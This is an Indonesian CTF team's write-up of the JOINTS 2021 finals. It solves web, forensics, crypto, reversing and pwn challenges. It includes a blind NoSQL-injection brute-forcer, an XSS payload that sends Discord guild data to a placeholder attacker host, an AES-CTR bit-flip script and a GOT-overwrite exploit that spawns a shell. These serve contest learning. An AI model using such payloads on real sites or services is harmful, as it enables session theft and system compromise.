# WRITEUP FINAL CTF

# JOINTS 2021

by

## -NoBrainBois-

# Web

---

## Waifu Terbaik (486 pts)

Diberikan sebuah website berisi voting karakter Genshi. Terdapat sebuah 2 endpoint, yaitu untuk mendapatkan jumlah vote dan melakukan voting. Pada endpoint untuk mendapatkan jumlah vote, diberikan parameter nama karakter. Kami mencoba melakukan SQLi dengan ‘ dan muncul error MongoDB. Setelah membaca-baca, ditemukan referensi berikut https://www.php.net/manual/en/mongodb.security.script_injection.php.

Setelah dicoba, ternyata terdapat reference **this** yang memiliki atribut **_id** dan **name** (menggunakan **Object.keys** dan ***luck***). Selain itu terdapat 1 voting berlebih dari total voting karakter yang ada (dengan query character=’,’a). Akhirnya kami menduga kami harus melakukan blind nosqli untuk mendapatkan flag berupa karakter. Kita bisa lakukan filtering dengan **this.name.includes(“...”)**. Untuk melakukan bruteforce, kami gunakan script di bawah ini:

```
import requests
import string

flag = "JOINTS21{" # JOINTS21{regex_wangy_wangy}
while flag[-1] != "}":
    for i in string.ascii_lowercase+string.ascii_uppercase+string.digits+"_}":
        if i in ['"', '\'', '#', '&', '%','/']:
            continue
        print(i)
        r = requests.get("http://dubwewsub.joints.id:10003/api.php?character=hutao',
this.name.includes(\"{}\")%00".format(flag + i))
        if r.json()["data"]["vote_count"] == 1:
            flag += i
            print("FOUND: " + flag)
            break
```

Didapatlah flagnya:

Flag: JOINTS21{regex_wangy_wangy}

# Joints Pay (499 pts)


Diberikan sebuah website yang terhubung dengan Discord API dan sebuah bot. Kami menduga soal ini merupakan soal XSS dengan mengirimkan balance ke bot. Kami lakukan XSS pada parameter **messages** dan ternyata dapat dilakukan dengan payload berikut:

```
`"' onfocus='alert(1);' autofocus=1
```

Lalu diberikan hint mengenai Discord API. Akhirnya kami menduga flag terdapat pada discord. Setelah dilihat, OAuth discord meminta 3 scope pada aplikasi, yaitu identify, messages.read, dan guilds. Jika dilihat pada dokumentasi https://discord.com/developers/docs/resources/user#get-current-user-guilds, terdapat endpoint yang menarik yaitu /users/@me/guilds. Karena cookie token HTTPS only, kita dapat menggunakan CSRF. Berikut adalah payload XSS yang digunakan (pada **messages**):

```
`"' onfocus='
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
if (this.readyState == 4 && this.status == 200) {
location.href="<ATTACKER-WEB>?"+btoa(this.responseText);
}
};
xhttp.open("GET", "discord.php?url=/users/@me/guilds", true);
xhttp.send();' autofocus=1
```

Request diterima:




Didecode menjadi:

```
[{"id":"826559483517206588","name":"JOINTS21{still_authenticated_on_http_only}","icon":null,"owner":true,"permissions":"17179869183","features":[]}]
```

Didapatlah flagnya:

```
Flag: JOINTS21{still_authenticated_on_http_only}
```

# Forensics

---

## memory (499 pts)

Diberikan sebuah memory dump.

Profiling dengan imageinfo volatility memberikan profile image `Win7SP1x86_23418`.

Pencarian file dengan filescan memberikan beberapa file yang mencurigakan, di antaranya beberapa file `RANDOM.txt`, `SECRET.txt`, dan `confide.txt`.

Setelah file di-dump menggunakan dumpfiles, ditemukan file `confide.txt` berisi sebuah link ke Google Drive yang menyimpan file passworded zip.

Karena file dinamakan secret, maka dilakukan dump untuk file-file yang bernama `SECRET.txt`.

Setelah dilihat kontennya, terdapat 4 buah file yang berbeda yang masing-masing berisi string berikut:

```
FPEUJKRNBXW
KKN52GI3KIH
WORDCGFWEYT
KU4TINJDKJB
GOJGJQ4GGMRE
```

Karena charsetnya terlihat seperti base32, dengan tools online dan ✨ **sedikit ilmu hitam** ✨, didapatkan bahwa jika string-string tersebut disatukan dengan urutan berikut kemudian di-decode base32, didapatkan suatu string.

```
KU4TINJDKJBWORDCGFWEYTKKN52GI3KIHFPEUJKRNBXWGOJGJQ4GGMRE

U945#RCgDb1lLMJotdmH9^J%Qhoc9&L8c2$
```

Masukkan string tersebut sebagai password dari zip dan didapatkan flagnya.

Flag: JOINTS21{cr3at3_a_m3mdump_th3y_5a1d_it_w1ll_b3_fun_th3y_5a1d}

# Cryptography

---

## Here We AES Again (462 pts)

Diberikan sebuah source code yang melakukan enkripsi menggunakan AES GCM dan CTR. Saat pertama kali membaca source code, kami langsung menyadari bahwa nonce serta key yang digunakan selalu sama untuk satu session.

Pada stage 1, sebenarnya kita diminta untuk craft enc dan tag untuk admin_code. Awalnya kami, sudah ingin menggunakan Forbidden Attack mengingat nonce pada AES GCM digunakan berulang kali (http://blog.redrocket.club/2018/03/27/VolgaCTF-Forbidden/). Akan tetapi, setelah dibaca dengan lebih teliti, ternyata cek `if code == admin_code` pada menu 1 sepertinya lupa diberi return ¯_(ツ)_/¯ . Yasudah langsung saja, kami enkripsi admin_code menggunakan menu 1, didapatlah admin_code_enc dan admin_code_tag yang dapat digunakan untuk membypass stage 1 pada menu 2.

Pada stage 2, kita diminta untuk mengubah payload {"adm00n": 0} menjadi {"adm00n": 1} atau apapun yang bernilai true. Sebenarnya ada crc akan tetapi, tidak digunakan dalam proses cek sehingga bisa dibilang tidak berguna. Kemudian, dengan AES CTR yang memiliki key yang selalu sama dan counter yang selalu diulang, prosesnya cukup trivial. Tinggal di-*bit flip* saja karakter pada posisi 0, dengan melakukan xor dengan ord('0') ^ ord('1'). Stage 2 berhasil dibypass dengan ini.

Berikut adalah script yang digunakan:

```
from pwn import *

p = remote('dubwewsub.joints.id', 20001)


def get_challs():
    # Get challs
    p.recvuntil(b'Here is the admin code : ')
    admin_code = p.recvline()[:-1]
    p.recvuntil(b'regular user : ')
    extra_code = p.recvline()[:-1]
    # Return
    return admin_code, extra_code


def stage_1(admin_code):
    p.sendlineafter(b'> ', b'1')
    p.sendlineafter(b'Code (in hex) : ', admin_code)
    p.recvuntil(b'Encrypted Code : ')
    admin_code_enc = p.recvline()[:-1]
    p.recvuntil(b'Code Tag : ')
```

```
    admin_code_tag = p.recvline()[:-1]
    return admin_code_enc, admin_code_tag


def stage_2(admin_code_enc, admin_code_tag, extra_code):
    p.sendlineafter(b'> ', b'2')
    p.sendlineafter(b'Encrypted Code (in hex) : ', admin_code_enc)
    p.sendlineafter(b'Code Tag (in hex) : ', admin_code_tag)

    extra_code = list(bytes.fromhex(extra_code.decode()))
    extra_code[11] = extra_code[11] ^ ord('0') ^ ord('1')
    extra_code = bytes(extra_code).hex()
    p.sendlineafter(b'Enter Extra Code : ', extra_code)
    print(p.recvline())


if __name__ == '__main__':
    admin_code, extra_code = get_challs()
    admin_code_enc, admin_code_tag = stage_1(admin_code)
    stage_2(admin_code_enc, admin_code_tag, extra_code)
```

Jalankan scriptnya dan didapatlah flagnya:

Flag: JOINTS21{Yea_its_Me_AeS_MaNIA}

# ReSAh (494 pts)

Diberikan sebuah kode yang melakukan enkripsi RSA. Terdapat 2 jenis enkripsi.

Pertama, diberikan persamaan berikut:

```
c = (n+1)^m % n^(getPrime(7)+69)
```

Menggunakan binomial theorem, persamaan dapat disederhanakan menjadi:

```
c = (n^m + … + (m! / (m-1)!) * n + 1)% n^(getPrime(7)+69)
```

Kita dapat memperoleh m dengan cara berikut:

```
c % n^2 = (m! / (m-1)!) * n
c % n^2 = m * n
m = (c % n^2) // n
```

Kedua, diberikan persamaan berikut:

```
p = x^3 + x + 1
q = x^2 + 3*x + 1
n = x^8 + 3 * x^7 + 3 * x^6 + 8 * x^5 + 9 * x^4 + 7 * x^3 + 8 * x^2 + 5 * x + 1
c = m^n % n
```

Dengan menggunakan sage, kita dapat memperoleh nilai x dari persamaan n sehingga p & q juga didapatkan.

Jika persamaan n dimasukkan ke wolfram alpha, didapatkan bahwa n = q*p^2. Akibatnya kita dapat melakukan Chinese Remainder Theorem sebagai berikut:

```
new_n = p*q
phi = (p-1)*(q-1)
d = inverse(n, phi)
m = pow(c % new_n, d, new_n)
```

Berikut adalah script lengkap yang digunakan:

```
from Crypto.Util.number import *

n1 = <REDACTED_KARENA_KEPANJANGAN>
n2 = <REDACTED_KARENA_KEPANJANGAN>
c1 = <REDACTED_KARENA_KEPANJANGAN>
c2 = <REDACTED_KARENA_KEPANJANGAN>

flag1 = long_to_bytes(c1 % pow(n1,2) // n1)

# recover using sage
x =
44219279767330057198557886308445662431481104409413413020604715402818594339801469915500393968904772651973945630573863247400601724870448747154127157655046248
```

```
p, q = pow(x, 3) + x + 1, pow(x, 2) + 3*x + 1
n = p * q
phi = (p - 1) * (q - 1)
d = inverse(n2, phi)

flag2 = long_to_bytes(pow(c2 % n, d, n))

# flag
print(flag1 + flag2) # JOINTS21{Rsa_rs4_r5a_wh4t_is_that_th1ng_acTually?????}
```

Flag: JOINTS21{Rsa_rs4_r5a_wh4t_is_that_th1ng_acTually?????}

# P & S (494 pts)

Diberikan sebuah script yang mengenkripsi flag dengan suatu nilai random per charnya. Setelah dibaca lebih lanjut, kami menyadari bahwa list secret memiliki panjang 9 dan semua elemennya sama. Nilai secret itu akan menggantikan 9 elemen terakhir pada RANDOM_BOX[ind_secret]. 9 elemen tersebut bisa dibilang sangat dominan jika dibanding rata-rata frekuensi nilai normal yang bernilai 555/256 atau sekitar 2 kemunculan.

Selanjutnya kita ambil 5000 iterasi untuk flag dan mengasumsikan bahwa elemen paling banyak di posisi ke-index pada enkripsi flag adalah hasil xor antara char flag asli dan key pada posisi tersebut. Untuk recover key, kita ambil 10 kali sampel masing-masing 5000 iterasi, dan kita mengasumsikan nilai kemunculan mayoritas adalah hasil xor antara char plaintext yang kita masukkan dengan key yang sebenarnya. Dengan itu, kita bisa mendapatkan key untuk posisi tertentu. Ulangi dari posisi ke-0 hingga ke-25 (didapat dari panjang flag) dan kita dapatkan seluruh key, dengan kata lain kita dapatkan flagnya.

Berikut adalah script yang digunakan:

```
from pwn import *
from collections import Counter

known_pt = b'a' * 26


def solve_char(index):
    # print(str(index).encode())
    p = remote('dubwewsub.joints.id', 20000)
    p.sendlineafter(b'Input Index for Secret : ', str(index).encode())

    p.sendlineafter(b'>>> ', b'1')
    p.sendlineafter(b'How Many Times ? : ', b'5000')
    p.recvuntil(b'Cipher : ')
    enc_char = p.recvline()[2:-3].decode().split("', '")
    enc_char = map(lambda x: x[index*2:index*2+2], enc_char)
    enc_char = list(map(lambda x: int(x, 16), enc_char))

    ek = list(Counter(enc_char).keys())
    ev = list(Counter(enc_char).values())
    e_max_freq_idx = ev.index(max(ev))
    ct = ek[e_max_freq_idx]

    known_char = []
    for i in range(10):
        p.sendlineafter(b'>>> ', b'2')
        p.sendlineafter(b'How Many Times ? : ', b'5000')
        p.sendlineafter(b'Enter Plaintext : ', known_pt)
        p.recvuntil(b'Cipher : ')
        temp = p.recvline()[2:-3].decode().split("', '")
        temp = map(lambda x: x[index*2:index*2+2], temp)
        temp = list(map(lambda x: int(x, 16), temp))
        known_char.extend(temp)
```

```
    k = list(Counter(known_char).keys())
    v = list(Counter(known_char).values())
    max_freq_idx = v.index(max(v))
    key = 97 ^ k[max_freq_idx]

    return chr(key ^ ct)


if __name__ == '__main__':
    flag = ''
    for i in range(26):
        flag += solve_char(i)
        print(flag)
```

Jalankan scriptnya dan didapatlah flagnya:

Flag: JOINTS21{jUsT_m05t_C0mMOn}

# Reversing

---

## hidden (444 pts)

Diberikan sebuah program sederhana untuk mengecek flag. Jika dilihat program akan memanggil beberapa fungsi dengan signature yang sama.

Secara sederhana, fungsi-fungsi tersebut melakukan hal-hal berikut:

- Mendefinisikan array of char.
- Melakukan xor terhadap array of char tersebut dengan suatu value.
- Mengeksekusi nilai yang didapat sebagai bytecode.
- Jika hasilnya didapat 1, maka lanjutkan ke fungsi setelahnya.
- Jika hasilnya didapat 0, maka gagal.
- Bytecode yang dieksekusi mengembalikan 1 apabila input karakter ke-x memenuhi suatu constraint dan mengembalikan 0 jika tidak.

Karena rajin menguli dan malas mengautomasi, kami melakukan manual break pada tiap pemanggilan bytecode. Lalu di-inspect isi dari bytecode untuk mendapatkan value yang memenuhi constraint.

Script yang digunakan hanya script berikut untuk mencari address call rdx dari setiap fungsi sehingga memudahkan proses manualnya 😃:

```
f = open('duar', 'r')
data = f.read().split('\n')
f.close()

res = []
for el in data:
	if "call   rdx" in el:
		res.append('0x' + el[:el.find(':')].strip())

for el in res[9:]:
	print 'b *' + el
```

Setelah sekian lama menguli, didapatkan flagnya.

Flag: JOINTS21{ResidentSleeper_EZ_Clap_TriHard_HACKERMANS_NotLikeThis_BabyRage}

# enc (500 pts), [upsolve +5 menit 🙃]

Diberikan sebuah binary C++ yang kurang lebih melakukan hal-hal berikut, pertama input di-split menjadi per 3 karakter, lalu dilakukan fungsi enc yang mengubah masing-masing 3 karakter dari input menjadi string 4 karakter dengan algoritma berikut:

- `result[0] = input[0] >> 2`
- `result[1] = ((input[0] << 4) & 0x30) + (input[1] >> 4)`
- `result[2] = ((input[1] << 2) & 0x3c) + (input[2] >> 6)`
- `result[3] = input[2] & 0x3f`

Setelah dilakukan untuk setiap 3 karakter, dilakukan circular xor, di mana hasil ke-i di-xor dengan hasil ke-(i+1), hasil terakhir di-xor dengan hasil pertama. Tahap circular xor dilakukan 100 kali.

Kemudian hasil dari xor ini digunakan sebagai map untuk mengambil output character dari possible charactersnya yaitu:

```
"o5Rkw4VEt1rxYiT/vB2lg6XfjQHndANGb3+JmFc8MUSPOKZ0qC7DpaLzsue9WyIh"
```

Untuk me-reversenya berikut script yang digunakan:

```
# Script 1
# - Split output menjadi per 4 karakter
# - Reverse mapping karakter sehingga kembali ke bentuk angka

s = "o5Rkw4VEt1rxYiT/vB2lg6XfjQHndANGb3+JmFc8MUSPOKZ0qC7DpaLzsue9WyIh"

line = "j8bE/VKcjcULkCm6jmdYxl4rtbidR2vNd+CdRFuawXuAHodliRQP"

n = 4

spl = [line[i:i+n] for i in range(0, len(line), n)]

# print spl

ints = []

for el in spl:
	v = 0
	for c in el[::-1]:
		v += s.find(c)
		v <<= 8
	ints.append(v>>8)

for el in ints:
	print hex(el)
```

```
# Script 2
# - Reverse tahap circular xor dengan xor sebaliknya
# - Brute force semua kombinasi printable yang memenuhi kondisi enkripsi

s = [
	0x7202718,
	... # hasil dari Script 1
]

for k in range(100):
	s[-1] ^= s[0]
	for i in range(len(s)-1, 0, -1):
		s[i-1] ^= s[i]

def to_chars(el):
	a = el & 0xff
	b = (el >> 8) & 0xff
	c = ((el >> 8) >> 8) & 0xff
	d = (((el >> 8) >> 8) >> 8) & 0xff

	return a, b, c, d

def re(a, b, c, d):
	for p in string.printable:
		for q in string.printable:
			for r in string.printable:
				if (ord(r) & 0x3f == d):
					if(((ord(q) << 2) & 0x3c) + (ord(r) >> 6) == c):
						if(((ord(p) << 4) & 0x30) + (ord(q) >> 4) ==
b):
							if((ord(p) >> 2) == a):
								return p+q+r

f = ''

for el in s:
	a, b, c, d = to_chars(el)
	f += re(a, b, c, d)

print f
```

Didapatkan flagnya.

Flag: JOINTS21{not_base64_encoding_but_okay}

# Pwn

---

## PassVault (462 pts)

Diberikan sebuah program untuk menyimpan password pada array of credentials yang merupakan global variable. Program menggunakan proteksi PIE dan Canary. Read menggunakan fungsi read() sehingga memungkinkan partial write.

Fungsi show tidak bisa digunakan untuk leak address sehingga diperlukan cara lain. Fungsi edit dan delete (hanya memset 0 ke address) tidak ada pengecekan value index negatif sehingga dapat OOB write.

Karena diletakkan pada global array, GOT dari fungsi-fungsi libc dapat dicapai dengan offset -2 dari credentials. Kebetulan, memset salah satu yang dapat secara langsung diakses. Exploitnya menggunakan fungsi edit dan partial write pada LSB dari GOT memset agar mengarah ke puts untuk mengubah fungsi delete menjadi show.

Selanjutnya leak libc dengan fungsi delete tersebut untuk mendapatkan base, overwrite kembali fungsi memset dengan libc system yang didapat dari leak. Kemudian buat credentials baru dengan value “/bin/sh” sehingga shell terpanggil saat melakukan delete.

Berikut script:

```
from pwn import *

# r = process('./PassVault', env={"LD_PRELOAD" : "./libc.so"})
r = remote('dubwewsub.joints.id', 51707)

# gdb.attach(r, 'brva 0x1209\nbrva 0x1542\nbrva 0x15D6')

r.recvuntil('>')
r.sendline('0')

# memset to puts

r.recvuntil('>')
r.sendline('2')

r.recvuntil(':')
r.sendline('-2')

r.recvuntil(':')
r.send('\x46')

r.recvuntil(':')
```

```
r.send('\x36')

r.recvuntil(':')
r.send('\xe0')

# leak libc

r.recvuntil('>')
r.sendline('4')

r.recvuntil(':')
r.sendline('-3')

leak = r.recvline()[1:-1]
libcstartmain = u64(leak.ljust(8, '\x00'))
print hex(libcstartmain)

base = libcstartmain - 0x026fc0
system = base + 0x055410

# add binsh

r.recvuntil('>')
r.sendline('1')

r.recvuntil(':')
r.sendline("/bin/sh\x00")

r.recvuntil(':')
r.sendline('')

r.recvuntil(':')
r.sendline('')

# memset -> system

r.recvuntil('>')
r.sendline('2')

r.recvuntil(':')
r.sendline('-2')

r.recvuntil(':')
r.send('\x46')

r.recvuntil(':')
r.send(p64(system))

r.recvuntil(':')
r.send('\xe0')

# system(binsh)

r.recvuntil('>')
r.sendline('4')
r.recvuntil(':')
r.sendline('0')
```

```
r.interactive()
```

Flag: JOINTS21{Ch3cK_F0r_n36At1V3_Valu3}